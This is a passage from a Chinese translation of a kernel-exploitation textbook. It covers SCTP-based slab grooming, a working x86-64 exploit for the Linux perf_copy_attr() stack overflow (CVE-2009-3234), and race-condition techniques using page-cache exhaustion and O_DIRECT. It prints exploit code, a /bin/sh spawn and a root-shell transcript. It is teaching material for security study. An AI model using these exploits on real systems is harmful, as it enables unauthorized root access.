   getsockopt(fd, SOL_SCTP, SCTP_INITMSG, &msg, &len_sctp);
   msg.sinit_num_ostreams=out;
[1]
   msg.sinit_max_instreams=in;
[2]
   setsockopt(fd, SOL_SCTP, SCTP_INITMSG, &msg, len_sctp);
```

```
    setsockopt(fd, SOL_SCTP, SCTP_NODELAY, (char*)&val, sizeof(val));
}
```

我们能看到，在 [1] 和 [2] 处可以设置我们想要的 in 和 out 的大小，而在之后 sctp_ssnmap_size() 会将 in 和 out 用来计算 sctp_ssnmap 结构的大小。

我们能够按需要创建足够多的 sctp_ssnmap 结构体，只需要创建一个本地处于监听状态的 SCTP（Stream Control Transmission Protocol，流控制传输协议）服务器并且一个接一个地打开连接到服务器的 SCTP 链接。好消息是，我们并不需要多少特殊的权限就能做到这件事。我们基本上通过这样的手法就能够耗尽系统中的任何通用缓存，这种结构体简直就是绝佳的、天生的占位对象。[⊖]这样，基于 Linux 内核的堆内存漏洞利用基本上就完成了 50%。您可能会感到惊奇，但事实就是如此。

好吧，现在让我们继续刚才的话题，看看漏洞利用应该如何设计。

- 我们已经从有漏洞的代码执行路径中推导出了一个公式，通过这个公式我们知道了受害对象的大小，当然也就知道了占位对象的大小 (128 字节)。
- 我们已经知道，每打开一个 SCTP 连接时会给两个 128 字节大小的内存对象分配空间。这就意味着我们可以持续地创建 SCTP 链接，直到完全占满当前的 slab 页的空间，这时一个新的 slab 创建了（我们可以通过监测 /proc/slabinfo 来监测这一点）。
- 此时我们已经具备了应用 in-slab 重定向技术的先决条件，接下来我们要做的就是：
  - 再分配一些 SCTP ssnmap 对象。
  - 在恰当的偏移地址填充这些对象的内容，它们将成为“下一个空闲对象”的伪造对象中的内容。
  - 释放掉这些对象（但是并不会清理掉这些内存区域），然后再分配一个受害对象（之后覆盖掉它“指向下一个空闲物体”的物理区域的最后 1 字节）。
  - 引发这个漏洞，覆盖掉受害对象的指向下一个空闲物体的指针。
  - 分配 3 个新的对象。
- 第一次分配使得受害对象中已经修改的指针指向下一个可用对象的地址。这个地址指向 slab 中的伪造对象（从根本上说，通过这一步我们就破坏了 slab 的对齐结构）。
- 第二次分配使得指向下一个可用对象的指针指向我们在 slab 页中构建的伪造对象。这个值是在我们控制之下的，所以可以重定向到任意值，我们决定重定向到用户域。
- 第三次分配返回一个位于用户域的对象到内核执行路径。
- 此时，我们已经拥有一个用户域的伪造对象，此对象完全在我们的控制之下。通过 SCTP 的执行路径，我们驾驭了这个对象的分配，因此我们拥有了一个在控制之下的 sctp_ssnmap 结构。
- 我们把 SCTP stream 结构的指针 ssn 指向内存中一些敏感的内核结构。理想状况下，我们希望它指向一个等于 NULL 的结构成员。在漏洞利用例子中，我们以 timer_list_fops 结构为目标，劫持未使用的 ioctl() 系统调用。timer_list_fops 结构的地址可

⊖ 在 tiod_houdini.c 代码中，这主要是由 start_listener（服务器部分）、create_ancl_init() 和 connect_peer（客户端部分）三个函数来实现的。

以从 /proc/kallsyms 中得到。

- 每次通过 SCTP 通道发送一个数据包，对应的 SCTP stream 结构的 ssn 值就增加 1。通过一个单一的数据包我们就能够把未使用的、值为 NULL 的 ioctl() 指针指向地址 0x1。这样的值能够通过经典的检查 op!=NULL，该检查常用于检测操作是否已实现。
- 执行内核路径以解引用已经更改过的 ioctl() 文件操作指针。控制将转到地址 0x1，这是一个我们能够轻易映射到用户域的地址。如果遇到一些保护措施阻止映射低地址，我们有两个选择：
  - 可以简单地发送更多的数据包，让地址继续增加直到越过保护限制区域。
  - 可以让指针指向 ioctl() 中 NULL 指针（0x00000000）内存地址中的第一个 0x00 处，此时我们发送一个数据包，那么地址将会变为 0x01000000。

警告 现在编译器开始把文件操作符和其他类似的关键数据结构放在 .rodata 段（即内核的只读区域），以防止攻击者轻易地覆盖它们。当进行漏洞利用开发时，timer_list_fops 仍然是一个好的方向，但是事情往往随着时间改变。在您试图应用（本书）中的这些东西在您的攻击代码中时，请记得先查看一下结构是否已经定义为常量了。

虽然读者可能不愿相信，但之前提到的漏洞利用步骤实际上是一个相当概括的描述。我们避免使用成篇累牍的代码（通常也是最难弄明白的），set_selection() 漏洞的利用代码在这里并没有展示，您能够在网上得到它们，网址是 www.attackingthecore.com，并且该网站有大量的注释（基本上每个方法都有注释）。希望我们之前的描述配合这些代码中的注释能够让读者对这个实际上特别复杂的利用有足够清晰的认识。这个漏洞利用与一个可加载内核模块是配套的（同样的，这个 LKM 也能在 www.attackingthecore.com 找到并且配有大量的注释），这个可加载内核模块主要负责漏洞利用之后的清理工作。

Linux 的栈溢出利用

我们在第 2 章和第 3 章已经讨论过，内核态的栈和用户态相比并没有太大的区别，而且与底层的系统架构密切相关。在这一节中，我们将讨论 Linux 内核 2.6.31 发布版上面的一个漏洞，并且我们的漏洞利用将基于 x86-64 架构。虽然这个漏洞的利用技术有一部分只针对 Linux 系统的，但是概念却适用于大多数的 x86-64 架构的 UNIX 家族操作系统。其他架构的漏洞利用这里并没有涉及，如果读者想更加深入了解的话，PHRACK 64 文章展示了许多漏洞利用方法，这些漏洞利用方法不仅仅针对 x86 架构而且适用于 UltraSPARC 体系，后者的主要注意力集中在 Solaris 操作系统上。这些文章可以在 www.attackingthecore.com 上找到。

在 kernel/perf_counter.c 的 perf_copy_attr() 函数中有一个漏洞（编号为 CVE-2009-3234），我们就从利用这个漏洞开始。搞清楚这个问题还是很有必要的，因为我们将要通过这个例子来讨论内核栈溢出并且在接下来的一节中讨论竞态条件。

```
SYSCALL_DEFINE5(perf_counter_open,
                struct perf_counter_attr __user *, attr_uptr,
                 pid_t, pid, int, cpu, int, group_fd, unsigned long, flags)
{
```

```
        struct perf_counter_attr attr;                                  [1]
[…]
        ret = perf_copy_attr(attr_uptr, &attr);                         [2]
        if (ret)
                return ret;
[…]
}

static int perf_copy_attr(struct perf_counter_attr __user *uattr,
                          struct perf_counter_attr *attr)
{
[…]
        ret = get_user(size, &uattr->size);                             [3]
        if (ret)
          return ret;

        if (size > PAGE_SIZE)     /* silly large */                     [4]
                goto err_size;

        if (!size)                /* abi compat */
                size = PERF_ATTR_SIZE_VER0;
        if (size < PERF_ATTR_SIZE_VER0)                                 [5]
                goto err_size;

        if (size > sizeof(*attr)) {                                     [6]
          unsigned long val;
          unsigned long __user *addr;
          unsigned long __user *end;

          addr = PTR_ALIGN((void __user *)uattr + sizeof(*attr),
                sizeof(unsigned long));
          end  = PTR_ALIGN((void __user *)uattr + size,
                sizeof(unsigned long));

    for (; addr < end; addr += sizeof(unsigned long)) {                 [7]
                ret = get_user(val, addr);                              [8]
    if (ret)
      return ret;
    if (val)
      goto err_size;
    }
}

ret = copy_from_user(attr, uattr, size);                                [9]
if (ret)
        return -EFAULT;

if (attr->type >= PERF_TYPE_MAX)
        return -EINVAL;
```

在 [1] 处，perf_counter_open() 定义了一个 perf_counter_attr 结构的变量 attr，这是一个存储于栈上的本地变量。在 [2] 处，函数调用了 perf_attr_copy()，它有两个参数，第一个参数是一个用户域的缓冲区，第二个参数是之前提到过的 attr 结构的地址。到这里，事情开始变得相当有趣了，特别是这个方法试图用最少量的代码来应付尽可能多的问题。现在让

我们再次来场“棒球赛”。

在 [3] 处，perf_copy_attr() 读入了一个用户提供的值，这个值也就是用户域缓冲区的长度，而在 [4] 和 [5] 处 perf_copy_attr() 对这个值进行了“验证”。这个长度的值不能大于 PAGE_SIZE 也不能小于 PERF_ATTR_SIZE_VER0，但是验证忽略了一点就是长度值同样不能大于 attr 这个在栈上分配的结构体，因为在 [9] 处 copy_from_user() 会往 attr 处写入数据。（函数）认为 copy_from_user() 是一种把用户域数据安全复制至内核域的安全方法。那么攻击者能得到什么，一个攻击者能够控制的栈溢出漏洞？好的，我们已经先得一分了。

在 [6] 处，代码用 if 语句评估用户提供的缓冲区大小是否大于 size（这意味着位于 [9] 处的错误调用的是 else 分支），如果缓冲区大小长度大于 size，那么函数试图去验证缓冲区，检查多余的空间是否仅仅是由 0 构成。检查的代码从 [7] 处开始。这个函数中的代码有两个不正确的地方：

- 首先在 [8] 处是通过复制进一个无符号的长整数类型的数值，然后把这个数值和 0 进行比较来进行缓冲区验证的。代码的循环语句遍历并验证了整个缓冲区，但是接着又从用户域复制了整个缓冲区（在 [9] 处）。我们将会在“竞态条件”一节看到，这是经典的内核级竞态条件漏洞。原因是在 [9] 处的 copy_from_user() 完成之前，先前验证过的缓冲区内容可能已经发生了变化。因此我们已经从基于 0 的重写（这在某些禁止 NULL 页面映射的系统上是无法利用的）变成了任意内容内存重写。这场棒球赛我们又得一分！
- [7] 处也有一些精妙的地方。addr 是一个指针但是大小却增加到了无符号长整型，也就是说在 32 位系统上是 4 字节，而在 64 位系统上是 8 字节。这个指针已经犯了很明显的数学错误，通过该指针我们实际上并不是得到了下一个整数，整个验证只是验证了每 4 个整数（或者 8 个整数）中的一个。由于这个错误，我们甚至都不用利用竞态条件，因为它已经给予了攻击者控制 75%（或约等于 88%）的缓冲区内容的机会。这场棒球赛我们得三分了！

总结一下就是，我们现在至少有两种方式来控制栈的溢出，第一种是竞态条件，第二种就是整数问题（错误的指针逻辑）。由于本节讨论内核栈的溢出，我们现在将把注意力转移到第二种方法上来，之后我们再讨论竞态条件。

Linux 内核栈缓冲区溢出利用

内核栈溢出所呈现的一个主要问题就是：调用链信息破坏了，在修改保存在栈上的指令指针以引导程序执行过程的同时，我们也很可能会让系统进入不稳定状态，可能经常返回一些无效的、废弃的地址。很明显我们需要一种能够让我们安全地从内核态返回到用户态的方法。幸运的是，如果我们对溢出的缓冲区有足够的控制力，那么这安全返回并不是十分复杂（正如我们在 perf_copy_attr() 的例子中看到的一样）。

首先，这并不是什么尖端的技术。我们在第 1 章介绍系统调用的时候就已经学过了，代码执行的时候总是在内核态与用户态之间来回切换，代码的执行遵守调用规范并且利用一些架构上的特点。

提示　每当我们要在一个新的架构和操作系统上进行内核栈溢出攻击的时候，观察系统调用的进入和退出路径会是一个不错的主意。无论如何，我们总得面对这些，有些情况下我们可能甚至会主动“跳入”这些路径当中来让事情变得简单。PHRACK 64 文章中介绍的 Solaris/UltraSPARC 内核栈溢出的例子正是这么做的，它通过讲解退出路径代码，一步接一步地向用户展示了如何干净并且安全地从内核态返回。

由于在第 3 章中已经介绍过相关的背景知识，所以在这里我们直接介绍代码。

```
#ifdef __x86_64__

unsigned long _user_cs;
unsigned long _user_ss;
unsigned long _user_rflags;

/*user_mode_set_segment()必须在用户态调用!*/
static void user_mode_set_segment()
{
  asm("movq %%cs, %0\t\n"                                          [1]
   "movq %%ss, %1\t\n"                                             [2]
   "pushfq\t\n"                                                    [3]
   "popq %2\t\n"
   : "=r"(_user_cs), "=r"(_user_ss), "=r"(_user_rflags) : :
"memory");
}

/* 内核态 payload 调用以返回用户态 */
static void return_to_userland()
{
  asm volatile (
    "swapgs ;"                                                     [4]
    "movq %0, 0x20(%%rsp)\t\n"
    "movq %1, 0x18(%%rsp)\t\n"
    "movq %2, 0x10(%%rsp)\t\n"
    "movq %3, 0x08(%%rsp)\t\n"
    "movq %4, 0x00(%%rsp)\t\n"
    "iretq"
    : : "r" (_user_ss),
       "r" (alternate_stack + (STACK_SIZE)/2),                     [5]
       "r" (_user_rflags),
       "r" (_user_cs),
       "r" (alternate_code)                                        [6]
    );

// never get here
}

#endif
```

这段代码来自于 perf_copy_attr() 漏洞的利用代码，同样，完整版能够在 www.attacking-thecore.com 得到。这段恢复环境的代码核心是用 GCC 内联汇编编写而成。

可以从 www.ibm.com/developerworks/linux/library/l-ia.html 找到这篇文章，它可以帮助读

者了解更多的这种写法。这个漏洞利用有一个类似的实现版本，并且 Spender 已经将其写进了他的“Linux 内核利用教学框架”当中，名字叫做 exp_ingom0wnar.c。

正如读者在之前的代码注释中所看到的，第一个函数 user_mode_set_segment() 需要在漏洞触发之前调用，此时程序仍处于用户态。虽然 CS（代码段寄存器）、SS（堆栈寄存器）和 RFLAGS（标志寄存器）的值通常是可以预测的并且是常量，但是如果我们在虚拟化的环境（比如 Xen）中执行利用代码时它们可能会有些不同。我们避免使用魔幻数字而在运行时检测它们，这也是通常最佳实践所倡导的。

return_to_userland() 函数则是在漏洞利用 payload 中最后需要调用的。它处理 user_mode_set_segment() 收集到的数据并且用以在获取 root 权限之后安全地返回到用户态。

想法很简单：构建一个伪造的栈帧，然后执行 IRETQ 指令。正如我们在第 3 章中所看到的，IRETQ 指令（在 x86-32 架构上则是 IRETD 指令）主要用来从一个高权限环境返回到权限较低的环境（在我们的例子中，则是从内核态返回到用户态）。

IRETQ 指令期望的栈帧布局同代码中 MOVQ 指令序列构建的栈帧布局类似。alternate_stack 是一个准备好的位于用户态的栈（一块可写的内存区域将作为 RSP），它的地址以及用户域第一条待执行指令（alternate_code 将作为 RIP）的地址都被压栈，同时之前获得的 CS、SS、RFLAGS 的值也是。

把这段用来返回用户态的代码和之前的提升用户权限的代码以及触发 perf_copy_attr() 漏洞的代码结合起来仅仅只需要几行 C 代码就行了。

```
#ifdef __x86_64__

#define __NR_perf_counter_open    (0x12A)
#define SIZE                      (0x120)
#define PAYLOAD_SIZE              (0x1000)

#endif

struct perf_counter_attr {
        unsigned int type;
        unsigned int size;
};

void shell_exec(void)
{
  char *argv[2] = {"/bin/sh", NULL};
  execve("/bin/sh", argv, NULL);
  printf("[!!] Execve failed!\n");
  exit(1);
}

void user_mode_set_env()
{
  user_mode_set_segment();
  memset(stack, 0x00, sizeof(stack));
  alternate_stack = (unsigned long)stack;
  alternate_code = (unsigned long)shell_exec;
  [...]
```

```
}

void kernel_payload()
{
  kernel_rise_privilges();
  return_to_userland();
}

void trigger_perf_counter_vuln()
{
  int i;
  struct perf_counter_attr *attr;

  attr = (struct perf_counter_attr *)malloc(PAYLOAD_SIZE);
  […]
  memset(attr, 0x00, PAYLOAD_SIZE);
  attr->size = SIZE;
  /*无效的类型，在复制完成后立即退出*/
  attr->type = 0xFFFFFFFF;                                    [1]
  for (i = 0x20; i < PAYLOAD_SIZE; i+= 8) {
    if ((i % 64) == 0) /* bypass the check */                 [2]
      continue;
  *(unsigned long *)((char *)attr + i) = kernel_payload;      [3]
  }

  user_mode_set_env();
  syscall(__NR_perf_counter_open, attr, getpid(), 0, 0, 0UL);  [4]
}
```

在代码 [1] 处设置 type 的值为 0xFFFFFFFF，以此强制 perf_copy_attr() 函数在完成溢出后马上退出（已破坏的栈尽量不用）。在 [2] 处，代码检查了当前的指针是否是 64 字节对齐的。如果是这样，那么它让指针保留 NULL 的值，以此来愚弄上面说过的检查；如果不是，那么 [3] 处的代码把 kernel_payload() 函数的地址保存到当前指针。kernel_payload() 是一个很简单的函数，它把 kernel_payload() 函数（我们用于提升权限的代码，在之前“滥用 Linux 的权限模型”一节已经讨论过）和刚刚讨论过的 return_to_userland() 组合到一块儿。在调用有漏洞的函数 [4] 之前，代码调用了 user_mode_set_env() 函数来获得正确的 CS、SS、RFLAGS 值并且让 alternate_code 和 alternate_stack 指向有意义的地址。alternate_code 会指向 shell_exec()，shell_execg() 是一段简单的很可能会以 root 权限执行的 shellcode。alternate_stac 则会指向一些数据段内声明的数值为 0 的内存区域。

接下来在 [4] 处，代码调用了具有漏洞的系统调用。如果漏洞利用代码生效，用户态的进程将继续执行 alternate_code 指向的函数代码段，并且使用 alternate_stack 这个栈。由于我们立即调用了 execve()，而 execve() 会创建一个新的进程镜像和一个新的栈，所以 alternate_stack 变量的大小并不重要。

接下来要做的就是实际运行一下该漏洞利用代码。

```
linuxbox$ ./exp_perfcount
[**] commit_cred=0x0xffffffff81076570
[**] prepare_kernel_cred=0x0xffffffff81076780
```

```
[**] Setting Up the Buffer…
[**] Triggering perf_counter_open…
# id
uid=0(root) gid=0(root)
#
```

可以看到，一个具有 root 权限的 shell 弹了出来。

重拾 CVE-2009-3234

在之前“Linux 内核栈缓冲区溢出利用”一节当中，我们介绍了 perf_copy_attr() 函数的漏洞以及通过指针运算逻辑上的错误让栈溢出的方法。那么我们现在假设一下，假若指针在数学上是完全正确的，那么我们还能够利用这个漏洞吗？让我们再次检查代码：

```
for (; addr < end; addr += sizeof(unsigned long)) {
    ret = get_user(val, addr);                                    [1]
    if (ret)
      return ret;
    if (val)                                                      [2]
      goto err_size;
    }
}
[…]
ret = copy_from_user(attr, uattr, size);                          [3]
```

注意到 [2] 处的检测，我们仍然能够用一堆给定的 0 来重写栈，但是正如我们已经看到的，这会导致漏洞的利用依赖于我们把 NULL 页面（0x0）映射到用户地址空间的能力，这种权限在今天的操作系统上已经很少见了。

我们再来仔细地看一看代码，可以发现在代码中有两次访问用户态的数据，第一次是在 [1] 处的 get_user() 循环中，第二次是在结束处通过 copy_from_user() 函数调用。如果这段代码只是独自执行下去而没有打断的话，那么它是安全的，因为没有用户态的进程有机会改变 get_user() 循环和最终 get_user() 页之间的数据。遗憾的是，这两种假设都是错误的。

首先，在一个 SMP 系统上，每个 CPU 都是独立运行的，当一个 CPU 忙于执行这段内核代码时，另外一个 CPU 可能正在执行一个用户态线程，而这个线程可能会改变缓冲区的内容。一个恶意的程序能够创建两个线程和一块填充为 0 的缓冲区，让一个线程把缓冲区传递给 perf_copy_attr() 函数，然后在一个恰当的时间点上，在这些数据已经验证过之后，让另外一线程修改缓冲区的内容。这个小把戏就是把两个线程放在两个不同的 CPU 中运行，并且尽可能提升它们的权限，让第二个线程在改变缓冲区之前等待一小段时间。在一个低负载的机器上，这种方式几乎有 100% 的成功可能性（唯一的问题就是两个线程之间的同步问题）。

同往常一样，我们不会满足于这些容易实现的目标。在单处理器（UP）系统上可靠利用漏洞就很不错。在 UP 系统上，我们没有机会同时运行两个线程，正如我们在第 3 章所看到的。我们唯一的机会就是强制让 CPU 暂停执行内核代码转而执行用户态的代码。这里有个小把戏就是通过一系列的缺页错误（page fault）来让内核执行访问硬盘这样代价高昂的操作。

让我们回想一下，Linux（和几乎所有的现代操作系统）都是使用请求页面调度（demand

paging）。每当一个新的内存映射插入进程的虚地址空间的时候，操作系统只是把这块区域标注为有效的，而并不会用相应的实体去填充页表的内容。一旦进程需要访问这块内存区域，一个缺页错误将会产生，而缺页错误处理器则会捕捉并且处理这个错误，创建正确的实体。错误处理器在这种情况下的行为可以简单总结为以下几步：

- 检查请求的区域是否合法（地址处于进程的地址空间之内，并且没有违背权限）。
- 在内存中查找请求的页。内核会保存一个缓存，通常称为页缓存，缓存中保存了当前内存中的物理页面（近期或者经常使用或者释放的物理页），这样能够避免频繁访问硬盘。举个例子，试想一下 libc 库。几乎所有创建的进程都需要访问它，所以把它放入缓存是一种不错的优化。页缓存分为活动缓存和非活动缓存，活动缓存存放的是至少由一个进程访问的那些页，而非活动页则是存放那些没有进程访问或者最近释放的页，通常也很可能会再次访问它们（回想一下多少次您运行了一个编辑工具并且关闭了它，突然又想起来需要再改动一下）。页缓存的使用能够更好、更有效地利用 RAM，减少硬盘的访问次数以提高性能。
- 如果请求页在页缓存当中，那么让页表项指向它并且返回。在这种情况下，缺页错误称为软（缺页）错误，通常不会出现重新调度的情况。
- 如果页面不在页缓存当中，那这就意味着它在硬盘当中（无论是第一次访问还是已经交换出内存）。页错误处理器会发起一次 I/O 操作请求，并且让当前进程睡眠。调度器会选择一个新的进程来执行。一旦 I/O 操作完成，会唤醒之前睡眠的进程，而此时页表中的项也会填写为指向刚从硬盘中交换到内存的页面地址。这种情况下的缺页错误称为硬（缺页）错误。我们在单处理器（UP）系统将要使用这种方式来达成竞态条件漏洞的利用，当然在 SMP 系统上这种方式也能增加我们成功的机会。

触发一个硬缺页错误并不复杂，创建一个没有使用过的文件的内存映射并且让内核访问它就足够了。问题在于，通常我们需要控制文件中的一些内容（比如像 perf_copy_attr() 例子中的那样通过一些验证），而要实现它，我们必须自己事先访问到文件并且改写其中的内容。但是此时，我们的文件页很可能就已经保存在页缓存当中，内核在访问时就只会产生软缺页错误。若是这种情况的话当然不能满足我们的要求，我们必须找到一种解决方法。

耗尽页缓存来实现我们的目标

首先，这个问题传统的解决方案灵感来自于一个简单的观察：页缓存代码必须移除已经没有引用的页面或者最近没有使用的页面，以此来为新的页面腾出空间。为了保证系统正确运行，这种功能是强制而且必须的。好消息是，我们能够利用这一点来让内存页在我们改写之后交换出内存，然后就可以在之后的漏洞利用时再次使用它。

这个想法十分简单并且是最经典的暴力耗尽手法。申请海量的页直到页缓存已满，而非活动页就会开始交换出内存。cache_out_buffer()（如下所示）正是这么做的，这个函数实现了这种技术并且返回一个指针指向已经交换出缓存的页面地址。同前面一样，完整的代码（linux_race_eater.c）能够在 www.attackingthecore.com 找到，函数如下所示：

```
void* cache_out_buffer(void *original, size_t size, size_t maxmem)
{
  int fd;
  size_t round_size = (size + PAGE_SIZE) & ~(PAGE_SIZE -1);
  size_t round_maxmem = (maxmem + PAGE_SIZE) & ~(PAGE_SIZE -1);

  unlink(FILEMAP);
  unlink(FILECACHE);
  fd = open(FILEMAP, O_RDWR | O_CREAT, S_IRWXU);
  if(fd < 0)
    return NULL;

  write(fd, original, size);
  close(fd);

  if(fill_cache(round_maxmem) == 0)
    return NULL;

  fd = open(FILEMAP, O_RDWR | O_CREAT, S_IRWXU);
  if(fd < 0)
    return NULL;

  return    mmap_file(fd, round_size);
}
```

这个函数把目标缓存及其大小作为自己的参数，并且使用这些值把缓存的内容转储到文件当中。这个操作会把缓存内容（现在包含在新创建的文件当中）带到页缓存当中。然后我们需要给页缓存施加一些压力。有许多方式能够做到这一点（基本上任何形式的硬盘法访问都有效，甚至如 find /usr -name "*" | xargs md5sum 这样的命令在某些系统上也是奏效的），但是我们决定使用的方式是在硬盘上生成一个非常大但是内容几乎为空的文件，然后一页一页地访问它的内容。下面描述的 fill_cache() 函数正是这么做的：

```
int fill_cache(size_t size)
{
  int i,fd;
  char *page;
  fd = open(FILECACHE, O_RDWR | O_CREAT, S_IRWXU);
  if(fd < 0)
    return 0;
  lseek(fd, size, SEEK_SET);
  write(fd, "", 1);                                    [1]
  page = mmap_file(fd, size);                          [2]
  if(page == NULL)
  {
    close(fd);
    return 0;
  }

  for(i=0; i<size; i+=PAGE_SIZE)
  {
    *(page + i) = 0x41;
    if((i % 0x1000000) == 0 && debug)
```

```
    system("cat /proc/meminfo | grep '[Ai].*ve'");                    [3]
  }
  munmap(page, size);
  close(fd);
  return 1;
}
```

在 [1] 处，我们在新的文件当中写入了 1 个字节的数据，我们写入的地方是 size 参数指定的一个高偏移地址（比如 0x40000000，1GB）。这个操作创建了一个 1GB 大小的虚拟文件，由于现代操作系统都支持文件洞（File hole），所以该虚拟文件只占用一个硬盘块区。紧接着在 [2] 处，我们把文件映射到 MAP_PRIVATE 并且开始循环遍历它，一次一页，这样每次迭代的时候都会驱使页缓存分配一个新的页面在活动缓存当中。如果打开调试选项，那么代码还能够打印出当前活动和非活动的系统缓存，如 [3] 所示。我们能够通过观察 /proc/meminfo 文件的输出来监控代码的执行效果，如下图所示：

```
linuxbox$ cat /proc/meminfo
[…]
MemTotal:              1019556 kB
MemFree:                590844 kB
Buffers:                  7620 kB
Cached:                 267292 kB
SwapCached:              50904 kB
Active:                  18364 kB
Inactive:               335036 kB
Active(anon):            10444 kB
Inactive(anon):          70592 kB
Active(file):             7920 kB
Inactive(file):         264444 kB
```

如果我们在代码执行时持续观察，就会发现非活动实体减少而活动实体增加（这是循环迭代时造成的效果）。

```
linuxbox$ cat /proc/meminfo
[…]
Active:                 247000 kB
Inactive:               106400 kB
[…]
```

最后，我们的页面会交换出内存，就等着漏洞利用代码再一次访问它以触发一个硬缺页错误。而这一次文件将会包含我们需要的内容。

虽然这种方式通常能够奏效，但是它在内存很大的新系统上起效缓慢而且不一定可靠（比如，可能用户只允许申请特定数量的物理内存）。如果操作系统允许我们锁定（lock down）特定数量的物理内存，我们就能提高成功的机会。这样就像在一个内存有限的系统上玩一场游戏。

提示　在 OpenSolaris 上，我们能够使用现在已经不推荐使用的 ISM（Intimate Shard Memory，私有的共享内存）来实现这一目标。通过这一机制共享的内存页面在内存当中会自动锁定。ISM 页能够通过传递 SHM_SHARE_MMU 标志给 shmat() 来创建。现

在已经不推荐使用 ISM 了，因为有 DISM（动态私有内存共享）机制（页面必须通过授权函数 mlock() 明确锁定），但是 ISM 仍然是可用的。

虽然能够在锁定内存上玩一些小把戏，但是这种方式仍然不是最好的。这里我们要介绍有一种在几乎所有的现代操作系统上都能起相同作用并且 100% 奏效的技术，那就是直接设备 I/O 技术（Direct I/O technique）。

直接设备 I/O 技术

传统方法的弊端就是一旦一个页面进入了缓存，那么就不大容易让它再交换出去。直接设备 I/O 技术解决了这个问题，它能够阻止页面进入页缓存，但同时能够让我们修改页面的内容！此时，第一次从内核域的访问请求将会触发一次硬缺页错误。

让我们看一看 open() 函数的帮助文档：

O_DIRECT

尝试最小化缓存机制作用在文件 I/O 操作上的效果。通常它会降低性能，但是在一些特殊情况下很有用，比如说应用有自己的缓存。文件 I/O 是直接在用户缓冲区完成的。IO 是同步的（线程安全的），比如说一个 read(2) 或者 write(2) 调用，在它们结束时都能保证数据发生应有的变化。

无论何时，当一个文件使用 O_DIRECT 选项打开时，read() 和 write() 都将绕过页缓存机制（当然也就不会往页缓存中写东西）[⊖]。这就允许我们直接把内容写入一个文件而不必把页面保存到缓存当中。好消息就是，正如我们所说，我们能够忽略之前又冗长又乏味而且不一定有效的耗尽非活动缓存空间的步骤。不必说，我们将要使用这种技术来利用 perf_copy_attr() 的竞态条件漏洞，但是我们只是通过一个简单的概念验证原型（POC）来演示这一点。读者可以在 www.attackingthecore.com 上找到完整的代码。让我们来看一看它的关键部分。

```
volatile int check,s_check,racer=0;
[…]
int main(int argc, char *argv[])
{
[…]
    fd_odirect = open(argv[1], O_RDWR|O_DIRECT|O_CREAT, S_IRWXU);     [1]
    fd_common = open(argv[1], O_RDWR|O_CREAT, S_IRWXU);               [2]
    write(fd_odirect, align_data, 1024);                              [3]

    addr = mmap_file(fd_common, 1024);                                [4]
    start_thread(racer_thread, NULL);                                 [5]

    racer = check = 0;
    tsc_1 = __rtdsc();
    s_check=check;
    racer=1;                                                          [6]
    uname((struct utsname *)addr);                                    [7]
```

⊖ 如果你一直没有机会向数据库实现表示感谢，现在你的机会来了。大型关系数据库管理系统以及它们的缓存优化机制是此标志存在的主要原因。

```
    tsc_2 = __rtdsc();

    if(check != s_check)
        printf("[**] check Changed Across uname() before=%d,
after=%d\n",
            s_check,check);
    else
        printf("[!!] check unchanged: Race Failed\n");
     printf("[**] syscall accessing \"racer buffer\": TSC diff: %ld\n",
          tsc_2 - tsc_1);
}

static int racer_thread(void *useless)                              [8]
{
  while(!racer);
  check=1;
}
```

在 [1] 和 [2] 处，代码两次创建并打开了一个文件。第一次 open() 使用了 O_DIRECT 标志，而第二次避免了使用 O_DIRECT 标志。我们现在能够通过这两个文件描述符使用两种不同的方式来访问同一个文件。我们把第一个叫做“直接 I/O 描述符”而把第二个叫做“传统描述符”。

在 [3] 处，函数通过系统调用 write() 来向文件中写入数据，由于是通过直接 I/O 描述符来完成的，所以它完全绕过了缓存机制。接下来，在 [4] 处，函数使用传统描述符把文件映射到内存当中，并且启动了竞争线程。在 [5] 处加载的竞争线程的代码在 [8] 处展示，它十分简单。它只是尝试去修改 check 变量。如果仔细观察代码就会发现，竞争线程只会在 racer 变量设置到一个非 0 值的时候才会去改变 check 变量，而 racer 变量的改变则是主线程在代码 [6] 处（就在系统调用 uname()[7] 之前）来完成的。在这个调用（uname）前后，时间戳计数器 TSC（Time Stamp Counter）会检测两次调用之间的时间。

一旦 uname() 返回，我们检查 check 变量的值以确定竞争是否奏效了，如果奏效了，在系统调用结束之前它花了多少时间？这会为将来的利用打下基础：racer_thread() 将会由我们的“更新”线程所替代，而对 uname() 的调用则会变成存在漏洞的系统调用。让我们在 UP 系统上运行这段代码。由于同一时间只有一个进程能够运行，如果进程返回时 check 变量的值已经改变，那就意味着我们得到了竞态条件。TSC diff 能够给予一些提示，帮助我们判断这个竞争游戏花费的时间。

```
linuxbox$ ./o_direct_race ./test.txt
[**] Executing Write Through O_DIRECT…
[**] O_DIRECT sync write() TSC diff: 72692549                       [1]

[**] Starting Racer Thread …
[**] Value Changed Across uname() (passing "racer buffer") b=0, a=1
[**] syscall accessing "racer buffer": TSC diff: 37831933           [2]
```

直接设备 I/O，正如我们在 [1] 处所看到的，花了相当多的时间。看起来在我们等待 I/O 操作结束的时候，操作系统重新编排了一下任务。这是一个好消息：实现是正确的（同步的）并

且在数据写入硬盘之后才返回。在 [2] 处我们看到与 uname() 的竞争成功了，得感谢让我们成功的硬缺页错误。diff 的时间足够长，这是由于硬盘访问的缘故。

